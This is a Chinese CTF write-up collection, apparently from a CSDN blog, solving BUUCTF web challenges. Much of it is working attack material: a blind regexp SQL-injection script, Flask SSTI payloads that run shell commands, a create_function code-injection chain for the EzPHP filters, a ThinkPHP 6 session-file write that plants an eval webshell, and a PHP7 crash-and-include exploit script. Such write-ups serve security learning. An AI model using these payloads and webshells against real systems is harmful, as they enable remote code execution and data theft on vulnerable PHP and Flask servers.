


接着开始注入，用到regexp注入

```
passwd regexp "^y";
代表匹配passwd字段的开头为y的字符，就是匹配y这个字符，由此可以盲注
```

```
import requests
from urllib import parse
import string
import time
x = string.ascii_lowercase + string.digits + '_'
url = "http://74d99d0e-685b-4fe5-aa73-b4b4c118afbf.node4.buuoj.cn/"
flag = ''
payload = {
    "username":"\\",
    "passwd":""
}

list = ''
for i in range(1,60):
    for j in x:
        payload["passwd"] = '||/**/passwd/**/regexp/**/"^{}";{}'.format(list+j,parse.unquote('%00'))
        r = requests.post(url=url,data=payload)
        time.sleep(0.03)
        if 'welcome' in r.text:
            list = list + j
            print(list)
            break
```

然后用密码和随意用户名登陆即可得到flag




[watevrCTF-2019]Cookie Store

简单题，图都懒得截，伪造cookie即可
购买flag cookie抓包，发现cookie后面的base64编码
解码后发现金额，改为1000，替换原cookie，forward得到flag

[WUSTCTF2020]CV Maker

简单的文件上传
先注册一下，登陆后发现可以上传
随便上传个图片马，抓包，改成php后缀，文件头加上GIF89A，发现上传成功，路径在网页源码中



蚁剑连接，拿到flag

[RootersCTF2019]I_❤_Flask

题目说是Falsk，大概率是ssti了，但没给参数
可以用工具arjun扫出参数，但这工具。我搞半天没整明白。。
如果题目做的多的话，应该知道ssti经典的参数就是`?name=`，试了一下发现注入点就是这
那就好办了，题目也没过滤，直接一把梭

```
?name={{url_for.__globals__[%27__builtins__%27][%27eval%27]("__import__(%27os%27).popen(%27cat%20flag.txt%27).read()")}}
```

[CISCN2019 华东南赛区]Double Secret

robots.txt里看一下，没屁用，试了下`/secret`，发现`Tell me your secret.I will encrypt it so others can't see`，这里可以结合题目名字,暗示参数名为`secret`，emmm反正我是没想到
输入的数据会加密后返回，试了一下没什么发现，暴躁之余随便乱输一通，结果跳到了报错界面
题目用的是flask，看来又是ssti了
在报错界面发现解密算法，是rc4，同时泄露了秘钥
这就好办了，网上找个rc4加密脚本，加密我们的payload即可
试了半天，发现自己找的脚本总有各种问题，最终还是用了wp中的。。。太菜了

```
import base64
from urllib import parse

def rc4_main(key = "init_key", message = "init_message"):#返回加密后得内容
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_excrypt(message, s_box))
    return  crypt

def rc4_init_sbox(key):
    s_box = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    return s_box
def rc4_excrypt(plain, box):
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    cipher = "".join(res)
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))

key = "HereIsTreasure"  #此处为密文
message = input("请输入明文:\n")
enc_base64 = rc4_main( key , message )
enc_init = str(base64.b64decode(enc_base64),'utf-8')
enc_url = parse.quote(enc_init)
print("rc4加密后的url编码:"+enc_url)
#print("rc4加密后的base64编码"+enc_base64)
```

直接一把梭

```
{{url_for.__globals__['__builtins__']['eval']("__import__('os').popen('cat /flag.txt').read()")}}
```

```
.%14LG%C2%A68%0Day%C3%93%C3%A7%2C%C2%B9%C2%BE%C3%B9%C2%AA5%C2%9FG%0B%C2%88i%C2%A7M5%C2%93-%C2%80%5E%C3%98%3B%C3%A9%3E%C2%B4r%C2%915%C3%8Ao%C3%A1m%C3%9B%C2%81%C2%A5PF%C3%BF%25%C2%9A%C2%B4K%7Cm%C3%B9%3ES%C2%A8w%0F%C3%8B%C2%AA%0DX%C2%BB%C2%84%16%C2%AAL4%0Cp%C3%AAN%C3%8Fy%C2%AFz%C2%9Fi%5Ep%22%5D%C2%9B%C2%91%12%C3%B6%C2%A4%C2%A3%C3%86%C3%AA%C3%89%C2%AFb%01%C2%85%C2%9A
```

'read' is not allowed. Secret is flag{7269467d-c8b6-4757-9d75-329a5dca8b40}

https://blog.csdn.net/xiaolong22333

[BJDCTF2020]EzPHP

查看网页源码发现base32，解码得到1nD3x.php

```php
<?php
highlight_file(__FILE__);
error_reporting(0);

$file = "1nD3x.php";
$shana = $_GET['shana'];
$passwd = $_GET['passwd'];
$arg = '';
$code = '';

echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good Luck!</B><br></font>";

if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}

if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');

if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}

if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");


if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}

if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
```

这题考知识点很多，不愧是Y1ng师傅的题
首先`$_SERVER['QUERY_STRING']`，它并不会url解码，所以url编码即可绕过
然后是这个

```
if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');
```

正则可以`%0a`绕过，$file则看后面这句

```
if (file_get_contents($file) !== 'debu_debu_aqua')
```

那么file可以data协议写入数据
此时payload为

```
?%66%69%6c%65=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61&%
64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a
url解码后如下
?file=data://text/plain,debu_debu_aqua&debu=aqua_is_cute
```

但是看这句

```
if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}
```

`$_REQUEST`可以接收GET和POST的参数，但对`$_REQUEST`来说，POST的优先级高于GET，如果两种方式同时传同一个变量，那么会优先接收POST的值，所以这里只要POST随便传个无关值即可

```
file=1&debu=1
```

接下来的这个`sha1比较`简单，数组绕过即可
最后一步是难点

```
if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\
<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read
|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
}
```

因为之前有`extract($_GET["flag"]);`，可以进行变量覆盖，控制`$code`和`$arg`
这里要用到的是create_function()的代码注入

```
create_function('$a','echo $a."123"')

类似于

function f($a) {
  echo $a."123";
}
```

如果第二个参数传入 echo 1;}phpinfo();//

```
function f($a) {
  echo 1;}phpinfo();//
}
从而执行phpinfo()命令
```

对于这题，可以用get_defined_vars() 来输出所有变量和值

- get_defined_vars() 返回由所有已定义变量所组成的数组

```
flag[code]=create_function&flag[arg]=}var_dump(get_defined_vars());//
```

```
  ,
  ["ffffffff11111114ggggg"]=>
  string(89) "Baka, do you think it's so easy to get my flag? I hid the real flag in realfl4g.php 23333"
}
```

发现flag文件`rea1fl4g.php`，用require代替include，然后再`get_defined_vars()`也就是`}require(base64_decode(cmVhMWZsNGcucGhw));var_dump(get_defined_vars());//`
然而在buu上行不通，只有一个fake_flag

```
["ffffffff11111114ggggg"]=>
string(89) "Baka, do you think it's so easy to get my flag? I hid the real flag in realfl4g.php 23333"
["f4ke_flag"]=>
string(28) "BJD{1am_a_fake_f41111g23333}"
```

原因等会就知道了
既然这种方式不行，那就用取反+伪协议读取源码

```
}require(php://filter/convert.base64-encode/resource=rea1fl4g.php);//
```

取反

```
<?php
$payload = 'php://filter/convert.base64-encode/resource=rea1fl4g.php';
echo urlencode(~$payload);
?>
```

最终完整payload如下

```
?%66%69%6c%65=%64%61%74%61%3a%2f%2f%74%65%78%74%2f%70%6c%61%69%6e%2c%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61%&
64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67%5b%6
3%6f%64%65%5d=%63%72%65%61%74%65%5f%66%75%6e%63%74%69%6f%6e&%66%6c%61%67%5b%61%72%67%5d=}require(~%8F%97%8F%C5%D
0%D0%99%96%93%8B%9A%8D%D0%9C%90%91%89%9A%8D%8B%D1%9D%9E%8C%9A%C9%CB%D2%9A%91%9C%90%9B%9A%D0%8D%9A%8C%90%8A%8D%9C
%9A%C2%8D%9A%9E%CE%99%93%CB%98%D1%8F%97%8F);//
```

flag就在这里，你能拿到它
吗？PGh0bWw+DQo8aGVhZD4NCjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4NCjxtZXRhIGh0dHAtZXF1aXY9IlgtVUEtQ29tcGF0aWJsZSIgY29udGVudD0iSUU9ZWRnZSI+DQo8bWV0
/kuI3ku6PooajkvaDlsLHog73mi7
/liLBmbGFn5ZOm77yBIjsNCgkkZjRrZV9mbGFnID0gIkJKRHsxYW1fYV9mYWtlX2Y0MTExMWcyMzMzM30iOw0KCSRyZWExX2YxMTE0ZyA9ICJmbGFnezg4N2YwMDhhLTc0Y2

解码即可拿到flag

```
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no">
<title>Real_Flag In Here!!!</title>
</head>
</html>
<?php
        echo "咦，你居然找到我了？！不过看到这句话也不代表你就能拿到flag哦！";
        $f4ke_flag = "BJD{1am_a_fake_f41111g23333}";
        $real_f1114g = "flag{887f008a-74cf-4991-92ba-72c6829c98e1}";
        unset($real_f1114g);
```

https://blog.csdn.net/xiaolong22333

同时也知道了为什么第一种方法不行，因为unset了

还有2种解法，1种是`define+fopen ()+fgets ()`

```
}define(abc,fopen(~(%8D%9A%9E%CE%99%93%CB%98%D1%8F%97%8F),r));while(!feof(abc))var_dump(fgets(abc));fclose(abc);
//
```

```
85 string(47) "    $f4ke_flag = "BJD{1am_a_fake_f41111g23333}";
86 "
87 string(63) "    $real_f1114g = "flag{887f008a-74cf-4991-92ba-72c6829c98e1}";
88 "
89 string(23) "    unset($real_f1114g);
90 "
```


另外1种是数组操作
如果在 url 后面加上 `xiaolong=php://filter/convert.base64-encode/resource=rea1fl4g.php`，之后 `get_defined_vars()` 得到多维数组，`pos()` 取内部指针指向的首个元素后得到一个数组，在 `end()` 取最后一个元素就得到了刚刚 url 后面加上的php伪协议

```
flag[arg]=}var_dump(require(end(pos(get_defined_vars()))));//&xiaolong=php://filter/convert.base64-encode/resource=rea1fl4g.php
```

另外看好多wp用了异或，我他妈试了半天才发现buu上这题ban了`^`，没法异或。

[GYCTF2020]EasyThinking

看题目应该是考thinkphp，先报错得到版本号，同时www.zip泄露源码



控制器不存在:1

ThinkPHP V6.0.0 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册

https://blog.csdn.net/xiaolong22333

网上搜一搜漏洞，发现主要是session任意文件执行和反序列化

在源码中发现开启了session，那么应该是要考察session任意文件执行了
但问题是文件内容怎么写入呢？
这又要考察代码审计，注意到题目中出现的搜索模块很突兀，着重看这一块
(嗯，道理我都懂，但代码看不懂啊。。。)
网站功能源码在`app/home/controller/Member.php`，一下是搜索部分的代码

```
public function search()
    {
        if (Request::isPost()){
            if (!session('?UID'))
            {
                return redirect('/home/member/login');
            }
            $data = input("post.");
            $record = session("Record");
            if (!session("Record"))
            {
                session("Record",$data["key"]);
            }
            else
            {
                $recordArr = explode(",",$record);
                $recordLen = sizeof($recordArr);
                if ($recordLen >= 3){
                    array_shift($recordArr);
                    session("Record",implode(",",$recordArr) . "," . $data["key"]);    //注意这里，直接将搜索的内容写入了服务器生成的SESSION文件中
                    return View::fetch("result",["res" => "There's nothing here"]);
                }

            }
            session("Record",$record . "," . $data["key"]);
            return View::fetch("result",["res" => "There's nothing here"]);
        }else{
            return View("search");
        }
    }
}
```

再结合这个漏洞，可以做题了


注册时抓包，修改`PHPSESSID`的值为`11111111111111111111111111.php`(一共32个字符)

在搜索时填入一句话木马

```
<?php @eval($_POST['cmd']);?>
```

访问如下地址


```
http://89b4ee66-300b-48f3-92eb-fa2c940eb1b0.node4.buuoj.cn:81/runtime/session/sess_11111111111111111111111111.
php
```



a:2:{s:3:"UID";i:1;s:6:"Record";s:30:",";}

https://blog.csdn.net/xiaolong22333

连接蚁剑，发现flag，但是没法读取




需要绕过`disable_functions`

测试后发现之前[极客大挑战 2019]RCE ME那题用的上传so文件的方式行不通，这题用到了另一种方式

https://github.com/mm0r1/exploits/tree/master/php7-backtrace-bypass

将其中的命令改为/readflag后上传

访问得到flag



flag{2d90902d-21c1-4aaf-87d9-0a5c8c617622}

https://blog.csdn.net/xiaolong22333

[NPUCTF2020]ezinclude

抓包，发现hash直接在cookie中

直接pass=hash即可

进入flflflflag.php，先php伪协议读一下

```
<html>
<head>
<script language="javascript" type="text/javascript">
          window.location.href="404.html";
</script>
<title>this_is_not_fl4g_and_出题人_wants_girlfriend</title>
</head>
<>
<body>
<?php
$file=$_GET['file'];
if(preg_match('/data|input|zip/is',$file)){
 die('nonono');
}
@include($file);
echo 'include($_GET["file"])';
?>
</body>
</html>
```

扫目录可以扫到dir.php，但我直接429。。。
dir.php可以列出tmp目录中的文件，那考察的就是上传临时文件了
php7 segment fault特性
向PHP发送含有文件区块的数据包时，让PHP异常崩溃退出，POST的临时文件就会被保留

```
php://filter/string.strip_tags/resource=/etc/passwd
```

使用php://filter/string.strip_tags导致php崩溃清空堆栈重启，如果在同时上传了一个文件，那么这个文件就会一直留在tmp目录
该方法仅适用于以下php7版本，php5并不存在该崩溃：

• php7.0.0-7.1.2可以利用， 7.1.2x版本的已被修复

• php7.1.3-7.2.1可以利用， 7.2.1x版本的已被修复

• php7.2.2-7.2.8可以利用， 7.2.9一直到7.3到现在的版本已被修复

另一个

```
php://filter/convert.quoted-printable-encode/resource=data://,%bfAAAAAAAAAAAAAAAAAAAAAA%ff%ff%ff%ff%ff%ff%ff%ff
AAAAAAAAAAAAAAAAAAAAAAA
```

• php7.0.0-7.0.32


• php7.0.4-7.2.12

• php<=5.6.38的版本

exp

```
import requests
from io import BytesIO
url="http://bd6aaacf-a804-4c91-9d9e-3bbc9c307b3b.node4.buuoj.cn:81/flflflflag.php?file=php://filter/string.strip
_tags/resource=/etc/passwd"
payload="<?php phpinfo();?>"
files={
    "file":BytesIO(payload.encode())
}
r=requests.post(url=url,files=files,allow_redirects=False)

print(r.text)
```

访问dir.php即可看到临时文件名



https://blog.csdn.net/xiaolong22333

包含一下即可

非预期session.upload_progress进行session文件包含

[HFCTF2020]JustEscape(不会)

node.js vm2沙箱逃逸
完全没学过node.js，做个屁

[强网杯 2019]Upload

上传图片后发现会重命名，那考点应该不是这里
cookie中发现疑似base64编码的数据，解密后为序列化数据，猜测考反序列化
扫描可以发现www.tar.gz，接着就是痛苦的代码审计

函数流程：

1. 没有登陆时，跳转到 index.php，进行注册登陆。login_check 函数将 cookie('user') 赋给 profile，然后 base64 解码反序列化
2. 在注册页面调用 login_check 函数检查是否登陆，是则跳转到 index.php/home ，否则进行注册
3. 在登陆页面调用 login_check 函数检查是否登陆，是则跳转到 index.php/home ，否则进行登陆
4. 已经登陆时，跳转到 index.php/home 进行文件上传操作
5. 在进行上传操作时，对请求头中的 REMOTE_ADDR 进行 md5 加密并赋给 upload_menu ，然后创建以 upload_menu 命名的文件夹
6. 然后进行登陆检查，然后将文件的临时副本的名称赋给 filename_tmp，将文件名(不加后缀)进行 md5 加密后赋给 filename
7. 然后进行后缀检测，将 filename 的后缀赋给 ext，如果 ext 为 png 返回 1，否则返回 0
8. 如果后缀是 png，检查图片内容，然后将 filename 赋给 filename_tmp，将图片相对路径赋给 img，执行 update_img 函数
9. update_img 函数先进行 user 查询，如果 user 没有上传过图片并且 img 存在，则更新 user 表的 img 字段，并执行 update_cookie 函数
